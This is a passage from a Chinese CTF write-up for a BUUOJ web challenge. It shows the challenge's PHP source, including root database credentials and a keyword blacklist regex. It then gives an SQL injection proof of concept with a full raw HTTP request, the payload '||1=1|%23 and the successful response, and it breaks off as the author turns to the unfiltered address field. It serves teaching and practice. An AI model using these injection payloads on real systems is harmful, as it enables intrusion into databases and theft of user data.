
```php
<?php
ini_set("open_basedir", getcwd() . ":/etc:/tmp");
$DATABASE = array(
    "host" => "127.0.0.1",
    "username" => "root",
    "password" => "root",
    "dbname" =>"ctfusers"
);
$db = new mysqli($DATABASE['host'],$DATABASE['username'],$DATABASE['password'],$DATABASE['dbname']);
```

这里可以知道数据库名为ctfusers，有users表
然后还有一个confirm.php:

```php
<?php
require_once "config.php";
//var_dump($_POST);
if(!empty($_POST["user_name"]) && !empty($_POST["address"]) && !empty($_POST["phone"]))
{
    $msg = '';
    $pattern = '/select|insert|update|delete|and|or|join|like|regexp|where|union|into|load_file|outfile/i';
    $user_name = $_POST["user_name"];
    $address = $_POST["address"];
    $phone = $_POST["phone"];
    if (preg_match($pattern,$user_name) || preg_match($pattern,$phone)){
        $msg = 'no sql inject!';
    }else{
        $sql = "select * from `user` where `user_name`='{$user_name}' and `phone`='{$phone}'";
        $fetch = $db->query($sql);
    }
    if($fetch->num_rows>0) {
        $msg = $user_name."已提交订单";
    }else{
        $sql = "insert into `user` ( `user_name`, `address`, `phone`) values( ?, ?, ?)";
        $re = $db->prepare($sql);
        $re->bind_param("sss", $user_name, $address, $phone);
        $re = $re->execute();
        if(!$re) {
            echo 'error';
            print_r($db->error);
            exit;
        }
        $msg = "订单提交成功";
    }
} else {
    $msg = "信息不全";
}
?>
```

在search.php下尝试了以下poc，存在注入

```
select * from `user` where `user_name`=''||1=1;--+' and `phone`='{$phone}'
```



```
POST /search.php HTTP/1.1
Host: a35b3104-8d6a-44d2-ac97-8056c4797a97.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: http://a35b3104-8d6a-44d2-ac97-8056c4797a97.node4.buuoj.cn:81
Connection: close
Referer: http://a35b3104-8d6a-44d2-ac97-8056c4797a97.node4.buuoj.cn:81/search.php
Upgrade-Insecure-Requests: 1

user_name='||1=1|%23&phone=1
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Fri, 24 Sep 2021 08:19:23 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.10
Content-Length: 1962

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>搜索</title>
<base href="./">

<link href="assets/css/bootstrap.css" rel="stylesheet">
<link href="assets/css/custom-animations.css" rel="stylesheet">
<link href="assets/css/style.css" rel="stylesheet">

</head>
<body>
<div id="h">
    <div class="container">
        <div class="row">
            <div class="col-md-8 col-md-offset-2 centered">
             <p style="margin:35px 0;"><br></p>
             <h1>订单查询</h1>
             <form method="post">
                 <p>
                 <h3>姓名:</h3>
                 <input type="text" class="subscribe-input" name="user_name">
                 <h3>电话:</h3>
                 <input type="text" class="subscribe-input" name="phone">
                 </p>
                 <p>
                 <button class='btn btn-lg  btn-sub btn-white' type="submit">查询订单</b
                 </p>
             </form>
             <h2 class="mb"><p>姓名:fuck</p><p>, 电话:1</p><p>, 地址:pad</p></h2>
        </div>
```


但是存在注入并没什么卵用，正则过滤太严格了，根本没法绕。所以还得从其他地方入手，看了对username和phone做了严格的过滤，但是address没有。考虑从address入手：